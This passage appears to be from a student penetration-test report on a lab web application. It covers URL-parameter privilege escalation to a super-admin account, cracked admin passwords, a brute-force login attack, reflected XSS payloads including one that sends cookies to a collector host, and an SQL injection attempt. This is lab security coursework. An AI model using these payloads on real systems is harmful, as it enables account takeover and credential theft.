


Figure 16

Once authenticated as BENJIE_OSS we can take our attention to the URL link shown in figure 17.




Figure 17

But as mentioned before there are other admins and we want SUPER ADMIN who is DAVIS_SERVER but if change the OOS to SEVER seen in figure 18.




Figure 18

Since we were still authenticated as BENJIE_OSS and changing it to SERVER to specify DAVIS_SERVER we now have access to his account and the rest of the Hacklab Security as SUPER Admin seen in figure 19 and 20.




Figure 19 – We see all controls that the role SUPER Admin has.




Figure 20 - shows the different types of admin one being new called Jeff which was made to have easy access to the Hacklab Security as SUPER Admin.

Admin Passwords

BENJIE_OOS: 123456

Hacklab : hackab

Admin: badass

Davis_SERVER : unknown as john could not crack it.

Figure 21 gives an insight of roles which can be created by a SUPER Admin account.




Figure 21 – Create an admin specific role only available to SUPER Admin.

5.4 Using WEBSCARAB

- Although Webscarab is seen as old software and no longer in favour for proxy sniffing it can still provide some insight potentially. Webscarab uses proxy 8008 instead of 8080 so in Firefox the proxy needs to be-changed to 8008.

Logging is Jeff with SUPER Admin role using Jeff/12345.




Figure 22 shows in set-cookie column a random cookie ID.




Figure 23 shows the ID.




Figure 24 shows both Jeff and BENJIE.





Figure 25 shows cookies values.

While the possibility of reversing a modern application's secrets is quite low, the underlying principles are applicable to other use against other tokens or logic and using it against modern website is not the best tool.

5.5 Password Cracking



Attempt 2 with Jeff

Using the word list rock you we get an output shown in figure 26 and as well an explanation of what the command does as well.

• admin is the username to bruteforce.
• processlogin.php is the page that the logon is submitted to.
• txtusername is the username variable being sent
• txtpassword is the password variable being sent.
• F=failedtext is a section of text that appears on the page if a request fails.
o S=successtext can alternatively be used to provide text seen on a successful attempt.
• -f will stop when a valid account appears.
• -V means be verbose i.e. show us all the attempts.




Figure - 26 Site is very much vulnerable to attacks based on this image.

6 Cross- Site Scripting (XSS) Attacks

Cross-Site Scripting (XSS) is one of the most common application-layer web attacks. An XSS attack commonly targets scripts which are embedded in a page which will then be executed on the client side (victims' browser). The XSS developer will look to be able to craft an exploit (in the form of HTML or JavaScript) which will execute on the victim's machine. This attack will execute every time the page is loaded or when the specific event is performed. If an XSS attack is caried out successfully it may lead to the attacker having remote control of the victims' web browser/account (credit of explanation Colin McLean).

5.1 ADMIN INDEX - XSS REFLECTED COOKIE EXPLOIT

Using Mantra:

Payload: http://192.168.1.10/admin/index.php?name=%3Cscript%3Enew%0AImage%28%29.src%3D%22http%3A%2f%2f192.168.1.10%2fadmin%2findex.php%22%2b%28document.cookie%29%3C%2fscript%3E%3B




Figure 27

As seen above figure 27 has a payload directed to the admin index login screen and when an admin login, we gain their credentials as seen in figure 28 using Wireshark to capture the packet transmission.




Figure 28




Figure 29 – both username and password are visible.

CUSTOMER – User

http://192.168.1.10/index.php?name=%3Cscript%3Ealert%28%22Ha%2C%20you%20have%20been%20rolled%21%22%29%3B%20new%20Iage%28%29.src%3D%22http%3A%2F%2F192.168.1.254%2Fb.php%3Fcookie%3D%22%2Bdocument.cookie%3B%3C%2Fscript%3E




Figure 30 – presses sigh in and credentials are collected.

Wireshark

Packet capturing the link with user credentials.




Figure 31 - both username and password are visible.

7 - SQL INJECTION

WHAT IS SQL INJECTION?

SQL injection is an attack technique that exploits a security vulnerability occurring in the code a web application. Injections can be used to obtain unauthorised access to the underlying data, structure, and DBMS. It is currently one of the most common web application vulnerabilities. (credit Colin McLean).

Sometimes in life we will not always be successful, and failures do happen as seen below.

7.1Trial and Error of SQL injections

Below are the different attempts to gather as much information as possible as illustrated from the different figures below.




Figure 31- ‘OR 1=1--

